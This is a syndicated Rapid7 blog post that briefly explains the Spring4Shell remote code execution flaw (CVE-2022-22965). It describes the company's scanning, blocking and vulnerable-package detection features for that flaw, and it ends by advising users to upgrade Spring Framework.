Tag Archives: Application Security

Securing Your Applications Against Spring4Shell (CVE-2022-22965)

Post Syndicated from Bria Grangard original https://blog.rapid7.com/2022/04/01/securing-your-applications-against-spring4shell-cve-2022-22965/

Securing Your Applications Against Spring4Shell (CVE-2022-22965)

The warm weather is starting to roll in, the birds are chirping, and Spring… well, Spring4Shell is making a timely entrance. If you’re still recovering from Log4Shell, we’re here to tell you you’re not alone. While discovery and research of CVE-2022-22965 is evolving, Rapid7 is committed to providing our customers updates and guidance. In this blog, we wanted to share some recent product enhancements across our application security portfolio to help our customers with easy ways to test and secure their apps against Spring4Shell.

What is Spring4Shell?

Before we jump into how we can help you with our products, let’s give a quick overview of Spring4Shell. CVE-2022-22965 affects Spring MVC and Spring WebFlux applications running JDK versions 9 and later. A new feature was introduced in JDK version 9 that allows access to the ClassLoader from a Class. This vulnerability can be exploited for remote code execution (RCE). If you’re looking for more detailed information on Spring4Shell, check out our overview blog here.


Updated: RCE Attack Module for Spring4Shell





Customers leveraging InsightAppSec, our dynamic application security testing (DAST) tool, can regularly assess the risk of their applications. InsightAppSec allows you to configure 100+ types of web attacks to simulate real-world exploitation attempts. While it may be April 1st, we’re not foolin’ around when it comes to our excitement in sharing this update to our RCE Attack Module that we’ve included in the default All Modules Attack Template – specifically testing for Spring4Shell.

Cloud customers who already have the All Modules Attack Template enabled will automatically benefit from this new RCE attack as part of their regular scan cadence. Please note that these updates are only available for InsightAppSec cloud engines. However, we expect updates for on-premises engines to follow shortly. For those customers with on-premises engines, make sure to have auto-upgrade turned on for your on-prem engines to have the latest and greatest version of the engine.

Securing Your Applications Against Spring4Shell (CVE-2022-22965)


NEW: Block against Spring4Shell attacks




In addition to assessing your applications for attacks with InsightAppSec, we’ve also got you covered when it comes to protecting your in-production applications. With tCell, customers can both detect and block anomalous activity, such as Spring4Shell exploit attempts. Check out the GIF below on how to enable the recently added Spring RCE block rule in tCell.

Securing Your Applications Against Spring4Shell (CVE-2022-22965)



NEW: Identify vulnerable packages (such as CVE-2022-22965)

A key component of Spring4Shell is detecting whether or not you have any vulnerable packages. tCell customers leveraging the Java agent can determine if they have any vulnerable packages, including CVE-2022-22965, in their runtime environment.

Simply navigate to tCell on the Insight Platform, select your application, and navigate to the Packages and Vulns tab. Here you can view any vulnerable packages that were detected at runtime, and follow the specified remediation guidance.

Securing Your Applications Against Spring4Shell (CVE-2022-22965)
Currently, the recommended mitigation guidance is for Spring Framework users to update to the fixed versions. Further information on the vulnerability and ongoing guidance are being provided in Spring’s blog here.

Utilize OS commands

